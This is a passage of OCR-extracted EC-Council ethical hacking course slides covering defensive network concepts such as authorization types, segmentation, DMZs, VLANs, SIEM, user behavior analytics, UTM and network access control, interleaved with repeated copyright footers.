- Users can access the requested resource on behalf of others
- The access request goes through a primary resource to access the requested resource

Decentralized Authorization

- Each network resource maintains its authorization unit and locally performs authorization
- Maintains its own database for authorization

Explicit Authorization

- Unlike Implicit Authorization, it requires separate authorization for each requested resource
- Explicitly maintains authorization for each requested object


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Accounting

- Accounting is a method of keeping track of user actions on the network. It keeps track of the who, when, and how of user access to the network
- It helps in identifying authorized and unauthorized actions
- The account data can be used for trend analysis, data breach detection, forensics investigations, and other purposes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Segmentation


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Segmentation

- Network Segmentation is the practice of splitting a network into smaller network segments and separating groups of systems or applications from each other
- It defeats the drawback of the traditional flat network where all the network resources (such as servers and workstations) are placed on same network. If an attacker can manage to penetrate through perimeter defense, they can see can have easy access to flat network
- In a segmented network, groups of systems or applications that have no interaction with each other will be placed in different network segment
- In such cases, even if an attacker manages to penetrate perimeter security, they can not access to network resources from other segments
- Security benefits of Network Segmentation
  - Improved Security
  - Better Access Control
  - Improved Monitoring
  - Improved Performance
  - Better Containment



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network Security Zoning

- Network security zoning mechanism allows an organization to manage a secure network environment by selecting the appropriate security levels for different zones of Internet and Intranet networks
- It helps in effectively monitoring and controlling inbound and outbound traffic

Examples of Network Security Zones

Internet Zone	An uncontrolled zone outside the boundaries of an organization
Internet DMZ	A controlled zone that provides a barrier between internal networks and the Internet
Production Network Zone	A restricted zone that strictly controls direct access from uncontrolled networks
Intranet Zone	A controlled zone with no heavy restrictions
Management Network Zone	A secured zone with strict policies

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Segmentation Example: Demilitarized Zone (DMZ)

- A computer subnetwork is placed between the organization's private network such as a LAN, and an outside public network such as the Internet, and acts as an additional security layer


- Contains the servers that need to be accessed from an outside network
  - Web servers
  - Email servers
  - DNS servers
- DMZ configurations
  - Both internal and external networks can connect to the DMZ
  - Hosts in the DMZ can connect to external networks
  - But hosts in the DMZ can not connect to internal networks



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Network Administration Principles: Network Virtualization (NV)

- Network Virtualization is the process of combining all the available network resources and allowing network administrators to share these resources amongst the network users using single administrative unit
- This is done by splitting up the available bandwidth into independent channels, which can be assigned or reassigned to a particular server or device in real time
- This allows each network users to access all of the available network resources (files, folders, computer, printers, hard drives, or other resources) from their computer




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Network Administration Principles: Virtual Networks


- Virtual networks are the end product of network virtualization
- Virtual network software is used for virtual networking. This software is either placed outside a virtual server (external) or inside a virtual server, depending on the size and type of the virtualization platform



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Network Administration Principles: VLANs

- VLANs (Virtual Local Area Networks) are logical groupings of workstations, servers, and network devices that behave as if they are on a single, isolated LAN regardless of the location
- The purpose of a VLAN is to create a simple network with improved security and better traffic management



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Security Solutions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Security Incident and Event Management (SIEM)

- SIEM performs real-time SOC (Security Operations Center) functions like identifying, monitoring, recording, auditing, and analyzing security incidents
- It provides security by tracking suspicious end-user behavior activities within a real-time IT environment
- It provides security management services combining Security Information Management (SIM), and Security Event Management (SEM)
  - SIM supports permanent storage, analysis and reporting of log data
  - SEM deals with real-time monitoring, correlation of events, notifications, and console views
- SIEM protects an organization's IT assets from data breaches due to internal and external threats

SIEM Functions


- Log Collection
- Log Analysis
- Event Correlation
- Log Forensics
- IT Compliance and Reporting
- Application Log Monitoring
- Object Access Auditing
- Data Aggregation
- Real-time Alerting
- User Activity Monitoring
- Dashboards
- File Integrity Monitoring
- System and Device Log Monitoring
- Log Retention

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SIEM Architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

User Behavior Analytics (UBA)

- UBA is the process of tracking user behavior to detect malicious attacks, potential threats, and financial fraud
- It provides advanced threat detection in an organization to monitor specific behavioral characteristics of employees
- UBA technologies are designed to identify variations in traffic patterns caused by user behaviors which can be either disgruntled employees or malicious attackers

Why User Behavior Analytics is Effective?

- Analyzes different patterns of human behavior and large volumes of user data
- Monitors geolocation for each login attempt
- Detects malicious behavior and reduces risk
- Monitors privileged accounts and gives real time alerts for suspicious behavior
- Provides insights to security teams
- Produces results soon after deployment

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Unified Threat Management (UTM)

- UTM is a network security management solution that allows administrator to monitor and manage the organization's network security through a centralized management console
- It provides firewall, intrusion detection, antimalware, spam filter, load balancing, content filtering, data loss prevention, and VPN capabilities using a single UTM appliance


Advantages	Disadvantages
Reduced complexity	Single point of failure
Simplicity	Single point of compromise
Easy Management	



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Load Balancer

- A load balancer is a device responsible to distribute network traffic across a number of servers in a distributed system
- It can control the number of requests and protect rate-based attacks like denial-of-service (DoS) or distributed denial-of-service (DDoS)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Access Control (NAC)

- Network Access Control, also known as Network Admission Control (NAC), are appliances or solutions that attempt to protect the network by restricting the connection of an end user to the network based upon a security policy
- The pre-installed software agent may inspect several items before admitting the device and may restrict where the device is connected


What NAC does?


- Authenticate users connected to network resources
- Identify devices, platforms, and operating systems
- Define a connection point for network devices
- Develop and apply security policies

